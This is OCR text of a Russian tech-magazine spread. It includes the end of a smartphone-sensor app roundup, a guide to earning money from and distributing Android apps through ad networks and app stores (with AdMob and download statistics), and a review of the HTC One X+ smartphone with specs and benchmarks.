Начиная с Galaxy Nexus, компания Samsung оснастила свои смартфоны встроенным электронным барометром. Идея, казалось бы, противоречивая, но в Samsung хотели сделать определение местоположения по A-GPS более точным, с привлечением не только мобильных и Wi-Fi-сетей, но и показателя высоты над уровнем моря, который получают с помощью барометра. При этом приложения для просмотра атмосферного давления в смартфонах не было, впрочем, сторонние разработчики создали его спустя некоторое время.

SyPressure показывает атмосферное давление в пяти различных системах измерения (в том числе в миллиметрах ртутного столба — mmHg), кроме того, он способен предсказывать изменение погоды (и уведомлять пользователя), а также выступать в роли альтиметра, который, правда, доступен только в платной версии. Все это работает, причем без задействования интернета.

ВЕРДИКТ: отличное приложение для тех, кто решил отправиться в путешествие, и просто для энтузиастов. Работает на смартфонах Galaxy Nexus, Galaxy S III, Galaxy Note.





ВЫВОДЫ

Современный смартфон — это не просто карманный компьютер со встроенным радиомодулем, это настоящий цифровой комбайн, который можно использовать для самых разных задач, от строительных работ до измерения уровня радиации. Большинство из инструментов, конечно, не точны и не могут быть заменой специализированным профессиональным приборам, однако они выручат тебя тогда, когда под рукой не будет ничего, кроме смартфона.

DANGER

В маркете можно найти множество абсурдных приложений, вроде сканера отпечатков пальцев, солнечной батареи, прибора ночного видения и прочего. Все, что ты в них найдешь, — это реклама и вирусы.

INFO

Автор Instant Heart Rate, компания Azumio, также разработала приложение Cardio Buddy, способное определять пульс по изменению цвета участков лица. К сожалению, оно доступно только для iOS.



РОБОТ, НЕ СПАТЬ!



В преддверии выпуска смартфона Galaxy S III компания Samsung запустила несколько рекламных роликов, в которых была показана функция Smart Stay нового смартфона, позволяющая не заботиться о том, что экран может погаснуть в самый неподходящий момент. Девайс использует фронтальную камеру, чтобы следить за глазами пользователя, блокируя отключение экрана на время, пока глаза открыты, и автоматически отключать экран, если они закроются (пользователь уснул, например).

Совсем скоро после выхода рекламного ролика в свет в Google Play появилось приложение ISeeYou, реализующее аналогичную функциональность на любом смартфоне, работающем под управлением Android 2.3 и выше. Достаточно просто скачать приложение, запустить и тапнуть по чекбоксу «Start ISeeYou service». После этого в строке состояния появится иконка — открытый или закрытый глаз. Приложение действительно работает. После запуска ISeeYou начинает следить за тобой, что легко заметить по глазу в строке состояния, который моргает в унисон с твоими глазами и закрывается, если закрыть камеру пальцем. Другое дело, что приложение слишком часто дает сбои, считая, что глаза закрыты, даже если это не так. Поэтому весь полезный эффект сходит на нет, вместе с зарядом батареи и возможностью использования камеры. Причем не важно, задней или передней. На Android 4.2 ISeeYou отказалась работать вовсе, никак не реагируя на положение век.

Павел Щедухин (unlying@gmail.com)

РАСКРУТИТЬ И ЗАРАБОТАТЬ



КАК РАСПРОСТРАНЯТЬ ANDROID-ПРИЛОЖЕНИЯ И ПОЛУЧАТЬ ПРИБЫЛЬ

Android — одна из самых доступных платформ для разработки приложений. Писать можно практически на любом языке программирования, протестировать на реальном устройстве не составит никакого труда, распространение доступно бесплатно. В статье мы рассмотрим, как можно заработать на своих приложениях, какой из способов монетизации лучше использовать, где распространять свой софт и что для этого необходимо.

МОНЕТИЗАЦИЯ


Прежде чем писать, решим — а стоит ли? Насколько реально заработать на приложениях для Android? Можно выделить четыре основных способа обогатиться, создавая приложения для мобильной системы от Google.

Продажи приложений. Кажется, что это самый простой способ. Сделал, поставил цену, люди покупают, а у нас на счету копятся деньги. Все бы так, но экосистема Android такова, что пользователям доступно большое количество бесплатных приложений самого разного, в том числе высокого качества. Поэтому, чтобы получить сколько-нибудь серьезные продажи, твоя программа должна обладать настолько сильным конкурентным преимуществом, чтобы юзеры захотели ее купить. На практике оказывается, что простым разработчикам сложно добиться удовлетворительных продаж. Топы платных приложений оккупированы мощными компаниями.

Внутриигровые покупки. В этом случае приложение распространяется бесплатно, но пользователям предоставляется возможность приобрести себе что-нибудь в процессе игры. Это может быть внутриигровая валюта, доступ к дополнительным уровням и подобное. Главная твоя задача — заинтересовать геймера так, чтобы он хотел проводить в игре как можно больше времени и совершать покупки. Еще очень важно не отпугнуть пользователей невозможностью играть без покупок, особенно на ранней стадии игры. Лучше позволить играть и бесплатно, но сделать прогресс прохождения намного более медленным. Иначе приложение получит большое количество отрицательных оценок. Это неплохой способ, но качество приложения очень сильно влияет на покупки. Самые внушительные внутриигровые продажи на андроиде достаются онлайн-играм.

Фриланс. Многие забывают об этом способе заработка. Тем не менее не стоит совсем отбрасывать вариант разрабатывать программу на заказ. С одной стороны, ты будешь ограничен в получении средств только оговоренной суммой, зато она будет гарантирована и ты получишь ее в полном объеме сразу. Не придется искать ресурсы для приложения, идеи, заниматься продвижением. Твои действия сведутся только к разработке. Главная задача — получить заказ.

Реклама. Существует множество сетей, предоставляющих рекламный контент для мобильных устройств. Кто-то способен предоставлять рекламу по каждому запросу, вторые дают больше денег, третьи предлагают альтернативные способы отображения. Часто твой доход будет зависеть от расположения рекламы и типа приложения. Некоторые способны вызывать клики на каждый пятый показ, а где-то будет меньше одного приносящего доход действия на сотню баннеров. Поэтому говорить даже примерно, сколько принесет приложение, имеющее какое-то определенное количество пользователей, нельзя. Важное правило: реклама не должна заслонять элементы управления. Это нарушает договор и вызывает раздражение у юзеров.



Интерфейс разработчика Google Play

РЕКЛАМНЫЕ СЕТИ

AdMob. Самый распространенный и простой провайдер рекламного контента, купленный компанией Google в 2009 году за 750 миллионов долларов. Удобен тем, что руководство по внедрению SDK есть для любого фреймворка, на чем бы ты ни писал. Способен обеспечивать fill rate 99,99%. Это значит, что реклама будет показана каждый раз, когда ее запрашивает приложение. Самый главный недостаток — очень низкая стоимость кликов. Средняя цена клика колеблется между одним и полутора центами. Поэтому, чтобы заработать нормальные деньги, понадобится очень много кликов, даже учитывая, что большинство кликов будут случайными. Вывод денег несложен, но частота выплат всего раз в месяц.

Airpush. Второй по величине рекламный сервис для Android-устройств. Это та самая зараза, которая показывает рекламные уведомления в строке состояния твоего девайса. С ней боролись все, в том числе и Google, однако с выходом последнего SDK дело стало получше, так как теперь реклама удовлетворяет требованиям поискового гиганта. Тем не менее есть проблемы в статистике, много отзывов об откровенном «воровстве» кликов. В целом доход будет не ниже, чем с AdMob, но вывести деньги немного сложнее, придется использовать сервисы посредников. Некоторые антивирусы все еще воспринимают такую рекламу как вирус.

Leadbolt. Сервис, который пошел по стопам Airpush, показывая схожую рекламу, и способен приносить значительно большие деньги, чем AdMob. К сожалению, сильно испортил себе репутацию, отказывая в выплате; от этой сети вполне может прийти сообщение о том, что рекламодатель оказался недобросовестным и не оплатил рекламу, в связи с чем твой доход (уже заработанные деньги) упадет в три раза. Fill rate часто не достигает 90%. Тем не менее все еще популярен.

AdWhirl. Сеть появилась в те времена, когда AdMob не мог обеспечить показы рекламы по каждому запросу. Суть сводилась к объединению различных рекламных провайдеров для достижения максимального показателя заполнения сообщениями. Если AdMob не мог показать баннер, то запрос отправлялся второму провайдеру, если и ему нечего было предоставить — третьему. Сейчас эта проблема не так актуальна, и AdWhirl теряет популярность.

СПОСОБЫ РАСПРОСТРАНЕНИЯ ПРИЛОЖЕНИЙ

После того как приложение разработано, способ монетизации выбран, появляется вопрос, как же его доставить до пользователей. Способов много, но из действенных стоит обратить внимание на магазины приложений, из которых пользователи скачивают программы на свои устройства. Таких маркетов существует много, и постоянно появляются новые: операторы связи создают свои, производители устройств — свои, создаются независимые. Несмотря на то что функцию все выполняют одну, различия между магазинами бывают существенные. Далее во врезке мы подробно расскажем о каждом из них. Сейчас же ограничимся краткими тезисами.

ЧТО ВЫБРАТЬ?

Сравнивая все маркеты, стоит признать, что почти всегда Google Play лучше своих аналогов. Можно, конечно, загрузить свое приложение во все магазины, чтобы охватить наибольшую аудиторию. Но и поддерживать тоже придется все: делать для каждого маркета свои иконки, заливать обновления. Поначалу кажется, что это несложно и занимает немного времени. И скорее всего,

Detailed Activity: 2012/11/28 - 2012/11/28 Export to CSV / Export to XML

Site Name	Date	Revenue	eCPM	Requests	Impressions	Fill Rate	Clicks	CTR
rebusesen	2012/11/28	$0.00	$0.00	12	12	100.00%	0	0.00%
halloweenrunner	2012/11/28	$0.01	$0.32	19	19	100.00%	1	5.26%
rebusesr	2012/11/28	$2.15	$0.82	2,609	2,609	100.00%	204	7.82%
rickymonkey	2012/11/28	$0.01	$0.11	54	54	100.00%	1	1.85%
mopon	2012/11/28	$0.00	$0.00	482	482	100.00%	0	0.00%
olympic	2012/11/28	$0.00	$0.00	0	0	0.00%	0	0.00%
rapick	2012/11/28	$0.18	$0.65	276	276	100.00%	13	4.71%
Cataclizm	2012/11/28	$0.00	$0.00	1	1	100.00%	0	0.00%
Pickup	2012/11/28	$0.00	$0.00	1	1	100.00%	0	0.00%
euro2012	2012/11/28	$0.07	$1.58	42	42	100.00%	7	16.67%

Статистика доходов от показов рекламы через AdMob



ОДНО ПРАВО НА ОШИБКУ

Если Google поймает тебя на нарушении каких-либо правил, то на первый раз все ограничится строгим, но предупреждением (конечно, зависит от того, что ты сделал). Это плохо, но не фатально. А вот последующее «преступление» будет последним. И в Google не будут смотреть на то, что с предыдущего прошло уже несколько лет. Поэтому читай правила внимательно и проверяй свои приложения на соответствие им.



РЕКОМЕНДАЦИИ ПО ОФОРМЛЕНИЮ ПУБЛИКАЦИЙ В МАРКЕТЕ

Оформление публикации имеет большое значение. Особое внимание необходимо уделить заголовку и иконке, так как именно по ним пользователь будет определять интересность приложения. Текст описания влияет на видимость программы в поиске маркета, используй ключевые слова.

правильно будет начать именно с загрузки в наибольшее количество магазинов. Тогда ты сам сможешь оценить отдачу от каждого и трудоемкость оформления публикации. Потом ты заметишь, что при выкладывании одновременно во все маркеты теряются загрузки с того, на который сделан основной упор, что хуже для ранжирования в поиске и различных топах.


Для себя я определил, что изначально приложение должно быть выложено в Google Play, а через две-четыре недели можно выкладывать в альтернативные маркеты, из которых лучше себя показывает SlideME.

ЗАКЛЮЧЕНИЕ

Написав приложение, которое понравится пользователям, ты сможешь заработать неплохие деньги и заложить основу для будущих релизов. Главное — не останавливаться и продолжать писать программы, и какая-то из них обязательно «выстрелит». Инди-разработчикам не стоит ориентироваться на такие компании, как Rovio, и ожидать многомиллионных закачек. Часто сто тысяч загрузок за месяц уже являются хорошим результатом. Не забывай про продвижение приложения в Сети, пиши обзоры, рассказывай о нем на форумах.



Оценки "Ребусы" в Google Play: пока у приложения все отлично



Всего установок (пользователей) – 26.11.2012

	Ваше приложение		Все приложения в разделе Головоломки
Россия	127 383	92,00 %	2,47 %
Украина	6 430	4,64 %	0,37 %
Казахстан	2 266	1,64 %	0,10 %
Беларусь	1 473	1,06 %	0,13 %
Германия	66	0,05 %	3,43 %
Таиланд	52	0,04 %	1,13 %
Молдова	50	0,04 %	0,02 %
Узбекистан	47	0,03 %	0,02 %
Латвия	46	0,03 %	0,05 %
Другое	646	0,47 %	

10 страны, в которых популярен раздел Головоломки	
США	22,27 %
Республика Корея	8,83 %
Япония	4,22 %
Германия	3,43 %
Великобритания	3,17 %
Испания	2,84 %
Тайвань	2,56 %
Россия	2,47 %
Франция	2,35 %
Италия	1,83 %

Статистика скачиваний по странам из Google Play

КАКОЙ МАГАЗИН ПРИЛОЖЕНИЙ ЛУЧШЕ?

GOOGLE PLAY

Сайт: https://play.google.com/store
Требования: два скриншота, иконка 512 × 512 и 25 долларов
Плюсы: огромный рынок, быстрая регистрация, отсутствие премодерации приложений, много разделов, попадание в которые приводит к увеличению загрузок.
Минусы: платная регистрация, высокая конкуренция.

AMAZON APPSTORE

Сайт: www.amazon.com
Требования: веб-сайт и телефон для поддержки пользователей, иконка 114 × 114, иконка 512 × 512, три скриншота
Плюсы: бесплатный год размещения.
Минусы: ежегодные платежи, долгая премодерация, мало пользователей, не работает в России.

SLIDEME

Сайт: slideme.org
Требования: иконка 150 × 150, скриншот
Плюсы: бесплатная регистрация, второй по количеству пользователей маркет для Android.
Минусы: дотошная модерация, пользователи крайне редко оставляют комментарии, подходит только для приложений с рекламой.

SAMSUNG APPS

Сайт: www.samsungapps.com
Требования: четыре скриншота, иконка 135 × 135
Плюсы: бесплатная регистрация, модераторы выполняют роль тестеров приложения.
Минусы: длительная проверка приложения, аудитория ограничена только владельцами телефонов фирмы Samsung.

GOOGLE PLAY

Самый большой магазин приложений для Android. Больше всего пользователей, больше всего приложений. Предустановлен в большинстве устройств на Android OS. Один из немногих маркетов, требующих деньги за регистрацию. Необходим однократный платеж в размере 25 долларов. После оплаты твои данные начнет проверять Google. Обычно этот процесс занимает не больше дня. Если проверка затянулась, лучше написать в техническую поддержку. После проверки ты получишь возможность выкладывать свои приложения, и буквально через несколько часов они уже будут доступны для скачивания.

Важная особенность Google Play — премодерация приложений отсутствует. Это позволяет быстро доставлять приложения и обновления до пользователей. Позиция твоего приложения зависит от количества скачиваний, средней оценки и количества оценок. Поэтому важно как-то напоминать пользователям, что неплохо бы оценить твое творение. Однако не стоит делать это навязчиво. Также по правилам нельзя предлагать бонусы за оценки. Интерфейс просмотра статистики скачиваний удобнее и предоставляет больше информации, чем аналоги от других компаний. Еще одна особенность — можно перевести текст описания сразу на все доступные языки, используя сервис Google Translate. Даже такой перевод зачастую приносит больше скачиваний, чем английский текст для всех регионов.

За первый месяц мое приложение «Ребусы» скачали более 75 тысяч человек. А пиковое количество загрузок пришлось на следующий день и достигло 10 тысяч за день. Этому помогло одно из первых мест сразу в нескольких топах: набирающие популярность, новые приложения, головоломки. После того как приложение перестало быть «новым», количество загрузок постепенно упало, теряя 500–1000 скачиваний в день. Мои приложения, не присутствующие высоко в рейтингах, качают 200–300 раз.

AMAZON APPSTORE

Магазин Amazon довольно известен. Во многом этому поспособствовала популярная акция — раздавать платные приложения бесплатно. Каждый день тысячи пользователей заходят и скачивают новую платную программу на халяву. Впоследствии родилось множество слухов о том, что Amazon якобы платит разработчикам за каждое загруженное таким образом приложение. На самом деле это не так. Amazon просто говорит, что ты получил невероятное промо и должен быть рад, ведь в акции участвовали большие компании. И по договору они ничего не нарушают, хоть и написан он слегка путано.

Также на популярных зарубежных ресурсах можно найти статьи с откровенным пиаром Amazon, где его называют спасителем Android и сравнивают с iOS App Store. В качестве аргументов приводится соотношение количества пользователей к количеству купленных приложений, которое больше, чем в Google Play. Примерно в три-четыре раза больше. Это отлично и могло бы быть серьезным преимуществом, вот только пользователей в Amazon Appstore меньше в сотни раз. К этому можно добавить очень долгий срок модерации приложения: с момента оформления публикации до утверждения часто проходит больше недели. То же самое будет и с обновлениями. Когда ты обновишь приложение на Google Play, то сразу начнешь получать гневные письма пользователей амазона о том, что им до сих пор приходится довольствоваться старой версией. Тем не менее просматривают приложения хотя и долго, но не слишком внимательно или уж очень лояльно, так как спокойно могут пропустить софт, содержащий ссылки на другие маркеты. Ну и последний гвоздь: условно бесплатная регистрация. Задарма распространять приложение получится только год, впоследствии придется вносить ежегодную плату.

Говорить о количестве загрузок в Amazon Appstore даже как-то неловко. Если сравнивать с Google Play, кажется, что этот магазин просто не работает. Когда в главном Android-маркете приложение достигает первой тысячи скачиваний, амазон может похвастать… тремя. Конечно, многое зависит от приложения, бывают случаи более обнадеживающие. Например, одно из моих приложений скачали всего (!) в 15 раз меньше, чем в магазине компании Google. В целом все довольно грустно, но простенькие игры можно выкладывать, некоторое количество загрузок будет. Русскоязычные приложения публиковать в Amazon Appstore не имеет никакого смысла независимо от качества и популярности в других маркетах.

SLIDEME

Этот магазин не связан ни с какой крупной корпорацией, но именно его можно назвать вторым по величине маркетом. Причина в том, что более 120 производителей устройств (располагающихся в Китае) предустанавливают на свои устройства именно его. Конкуренция здесь значительно ниже, чем в Google Play, а пользователей больше, чем в Amazon. Платить за приложения азиаты не очень любят, но вот бесплатные скачивают порой намного охотнее, чем избалованные юзеры в главном магазине для Android OS. Поэтому если твоя программа не претендует на огромные продажи и ты решил распространять ее бесплатно, зарабатывая на рекламе, то на SlideME стоит обратить внимание.

Модерация проходит быстрее, чем в Amazon, и занимает обычно два-три дня. Но подходят к проверке ответственней, порой чересчур. По условиям программа не может содержать ссылок, перенаправляющих на Google Play или любой другой маркет. Но даже если ссылка будет указывать на внешнюю страницу (например, на фейсбуке), содержащую ссылку на сторонний магазин, то вероятность бана весьма высока. Строго относятся к нарушениям копирайтов. Приложения, эксплуатирующие чужую интеллектуальную собственность, просто не пройдут модерацию.

Стоит заметить, что инструментария для просмотра статистики в этом маркете нет. Ты не сможешь узнать ни о количестве скачиваний за определенный день, ни посмотреть сравнение, срезы по временным данным. Все, что можно узнать, — общее количество скачиваний для каждого приложения. И даже для этого тебе придется заходить на страницу каждой программы, так как никакой общей информации или таблиц не существует. Зато здесь есть загрузки. У меня нет ни одного приложения, которое бы в SlideME скачали меньше, чем в Amazon. Сравнивая с Google Play, можно увидеть, что все зависит от популярности приложения. Малопопулярные приложения имеют ненамного меньше скачиваний, а могут даже опережать (и даже в разы, но это касается программ, имеющих не больше пяти тысяч скачиваний) самый крупный маркет. Для популярных приложений разница может быть на порядок.

SAMSUNG APPS

Магазин Samsung — единственный из маркетов производителей Android-устройств, который действительно заслуживает внимания, хотя еще год назад уже при создании публикации в Samsung Apps очень хотелось вырвать руки себе и создателям сайта. Теперь сайт пригоден к использованию. Вот только, изменив интерфейс, в Samsung так ничего и не сделали с премодерацией. Проверкой приложения занимается большое количество инстанций, и, судя по ее длительности, создается впечатление, что приложение тупо устанавливают на все когда-либо существовавшие телефоны и планшеты Samsung. Даже у Apple проверка приложения занимает меньше времени.

Зато когда ты получишь отчет о тестировании, станет понятно, что все это время происходило. Тебе пришлют полный перечень проблем, найденных тестером. Критические, которые привели к отклонению приложения, менее значимые, но рекомендуемые к исправлению, скриншоты, видео. Хотя бы только ради этого отчета стоит попробовать выложить программу в Samsung Apps. Если ты все-таки смог дождаться, когда приложение проверят, и его не «завернули» по каким-то причинам (а для этого бывает достаточно, чтобы на одном из разрешений какая-нибудь надпись была не полностью видна), то ты сможешь получить загрузки, сравнимые со SlideME. Пользователи здесь тоже приходят именно за бесплатными приложениями. Разве что тут значительно больше русских, поэтому русско-язычные приложения будут скачивать чаще.

Важная особенность этого магазина — наличие отдельного раздела, куда попадают все новые приложения (а не только популярные среди новых, как в Google Play). Это обеспечивает стартовые загрузки, которые должны помочь твоему приложению попасть в тематический топ, нахождение там будет какое-то время поддерживать стабильные загрузки. Топ-20 будет давать около 400 загрузок. Если программа в топ не попадет или уйдет оттуда, то и загрузки прекратятся.

Александр Расмус (rasmus@real.xakep.ru)

АКЕЛА не промахнулся

ОБЗОР СМАРТФОНА HTC ONE X+



За прошедший год производителям смартфонов не удалось придумать что-либо радикально новое. Новые экраны и чипсеты отличаются скорее по количественным показателям, а LTE-бурление все еще происходит за пределами нашей страны. Поэтому формула топового смартфона становится как никогда проста: возьми лучшее, что есть на рынке, и собери из этого то, что нужно. Получилось ли это у HTC?



БЕЗ СЮРПРИЗОВ

HTC One X+ использует дизайн своего предшественника, HTC One X, — чуть выгнутая форма, приятное на ощупь покрытие пластика а-ля «софттач». Диагональ экрана составляет уже стандартные для флагманов 4,7 дюйма, поэтому аппарат достаточно крупный, но будет хорошо лежать в руке у пользователей, привыкших к этому формату.

Смартфон не предусматривает внешних карточек или замены аккумулятора, поэтому задняя панель не снимается. Используются SIM-карты стандарта microSIM, что может показаться неудобным большинству пользователей Android, но с этим придется смириться — большинство флагманов 2012 года именно такого формата.

One X+ использует физические кнопки на лицевые панели вместо экранных кнопок, предусмотренных Android 4. С одной стороны, это экономит экранное пространство, с другой — многие приложения, не оптимизированные под новые версии Android (взять хотя бы Twitter, Facebook и многие игры), эмулируют четвертую кнопку и в результате все равно отнимают под нее ровно то же место. В остальном предусмотрен стандартный набор физических клавиш — как всегда, отсутствует кнопка спуска камеры, но ее не предусматривают большинство производителей (увы).

Экран использует Super LCD матрицу, поэтому ее яркость заметно выше, чем у AMOLED-экранов, а цветовая гамма кажется чуть более честной (заметно, например, на веб-страницах с белым фоном). Разрешение составляет 1280 на 720 точек, и, как уже говорилось, в данном случае пользователю действительно доступно ровно это пространство.

Спецификации выросли по сравнению с One X: хотя используется тот же самый чипсет Tegra 3, взята более высокая тактовая частота (1700 МГц против 1500 — при работе нескольких ядер используется частота 1600 и 1400 соответственно). Удвоен объем встроенной памяти (64 Гб против 32). Задняя камера по-прежнему имеет разрешение в 8 мегапикселей, передняя получила апгрейд (1,6 мегапикселей против 1,3).

Пользователю доступен Bluetooth 4.0, поэтому для использования смартфона в качестве модема такой интерфейс оказывается менее энергозатратным, чем режим Wi-Fi-хотспота. Предусмотрен и NFC. Увы, кроме как проверять количество поездок на карте метро в «Яндекс.метро», делать с ним по-прежнему почти нечего. Для подключения внешних устройств доступен разъем microUSB-OTG. С его же помощью можно подключить телефон и к внешнему дисплею (правда, понадобится переходник MHL). Также предусмотрены контакты для подключения док-станции, только вот самой док-станции в продаже нет (и не было для первой модели), поэтому их ценность сомнительна.

На смартфоне предустановлена Android 4.1, а также фирменная надстройка HTC Sense 4+, в которой предусмотрен собственный браузер, аудиоплеер, поддержка проприетарных аксессуаров и традиционная система виджетов рабочего стола и несколько дополнительных программ.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Чипсет: NVIDIA Tegra 3 T33, четыре ядра + одно вспомогательное ядро, тактовая частота составляет 1,7 ГГц или 1,6 ГГц на ядро при работе нескольких ядер
ОЗУ: 1 Гб
Встроенная память: 64 Гб
Экран: 4,7 дюйма, 1270 × 720 точек, матрица SuperLCD 2
ОС: Android 4.1 плюс фирменная надстройка HTC Sense 4+
Интерфейсы: Bluetooth 4.0, NFC, USB-OTG. Поддержка дополнительных карт не предусмотрена
Емкость батареи: 2100 мА • ч
Вес: 130 г
Цена: 28 990 рублей

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Как уже говорилось, в HTC One X+ используется традиционная для фирмы надстройка Sense. С момента выхода Android 4.0 вендорские надстройки над интерфейсом кажутся мне пережитком прошлого: «четверка» принесла качественный и узнаваемый дизайн Holo, который был хорошо воспринят и пользователями, и разработчиками приложений. Дизайн Sense, использующий традиционный скевоморфизм а-ля iOS, несколько конфликтует с абстрактным оформлением приложений, заточенных

HTC One X+	1315,3 мс
Samsung Galaxy Note 2	1243,6 мс
LG Nexus 4	1732,0 мс
Samsung Galaxy Nexus	1836,6 мс

Таблица 1. Результаты теста Sunspider


под Holo, но стоит признать, что это не режет глаз так, как TouchWiz у Samsung.

В состав Sense входит собственный браузер, приложение для заметок, синхронизирующееся с Evernote, собственный музыкальный плеер, а также ряд сторонних приложений, включая Polaris Office, — большинство можно удалить при желании. Честно говоря, мне так и не удалось найти преимущества штатного браузера по сравнению с Chrome, а музыкальный плеер не поддерживает сервиса облачного хранилища музыки Google Music. К слову, если ты еще не попробовал этот сервис — скорее вооружись любимым американским прокси (из простых — Bear Tunnel, который мы советуем в одном из прошлых выпусков рубрики WWW2) и зарегистрируйся на music.google.com. С его помощью синхронизация локальной аудиотеки со смартфоном по облаку становится автоматизированным и удобным занятием.

Однако производитель не ограничился изменениями в дизайне — переделке подверглась даже система мультизадачности и управления памятью. Благодаря более агрессивным механизмам освобождения ОЗУ (для этого фоновые приложения прибиваются активнее, чем это происходит в штатном Android) производитель пытается добиться более плавной работы системы и меньшего энергопотребления.

Негативный эффект этой системы остается предметом жарких споров еще со времен HTC One X. Дело в том, что при переводе приложения в фоновый режим оно может быть автоматически прибито в кратчайшие сроки. Это означает, что, переключившись от браузера на 20–30 секунд на любое другое приложение, вернуться в то же место не получится: браузер будет фактически перезапущен с принудительной перезагрузкой страниц. Мне не удалось зафиксировать более проблемные проявления этой системы: некоторые пользователи жалуются на то, что система прибивает плееры, работающие в фоне (опробовано на Play Music, штатном плеере и TuneIn Radio Pro), — похоже, что такие проблемы связаны скорее с тем, что разработчики некорректно определяют переход приложения в фоновый режим, но с тех пор ситуация исправилась. В любом случае в настройках доступна специальная опция (Developer Options → Advanced → Background Process Limit), способная помочь, если ты столкнешься с проблемами.


В общем и целом, думаю, что буду не одинок, если скажу, что Android-производителям




Приложения, не адаптированные под Android 4, эмулируют четвертую клавишу в виде черной полосы, сводя на нет попытки HTC сэкономить экранное пространство




Перекидные часики остались на месте — Sense живее всех живых



Менеджер задач — одно из немногих полезных дополнений Sense



Проблемы с мультизадачностью можно решить в скрытых настройках

стоит перестать корежить стандартный интерфейс Android и сфокусироваться на железе, аксессуарах и партнерстве с популярными облачными сервисами (почему HTC не договорился с Evernote о премиальной подписке для своего приложения заметок? Впрочем, традиционный бонус Dropbox на месте). Однако все без исключения игроки на рынке боятся того, что без надстройки они не будут иметь «собственного» лица в глазах потребителя. Впрочем, на момент написания заметки ребята из CyanogenMod уже вовсю тестируют версию прошивки для HTC One X, а значит, что и для X+ «чистый» Android появится достаточно скоро.

АППАРАТНОЕ ОБЕСПЕЧЕНИЕ

Как уже говорилось, в One X+ перешли на топовую версию Tegra 3 — такую же, как и, например, в игровой приставке Ouya. С результатами тестов можно ознакомиться в соответствующей таблице. Мы проводили сравнение только с телефонами, которые были у нас на руках, поэтому, к сожалению, у нас нет собственных результатов тестирования современных чипов Qualcomm — результаты теста LG Nexus 4 взяты с сайта разработчика бенчмарка. Результаты для Galaxy Nexus приведены для сравнения с прошлым поколением флагманов.

Флагманские чипсеты Tegra 3 T33, Samsung Exynos 4412 и Qualcomm Snapdragon S4 APQ8064, как и ожидалось, идут ноздря в ноздрю, и разница не видна ни на синтетических тестах, ни в реальной жизни. Сложно представить, что кому-то не будет хватать такой производительности ближайшие пару лет, но энтузиастам вряд ли стоит ожидать от текущих флагманов каких-либо сюрпризов до выхода новых моделей на Tegra 4 со товарищи.

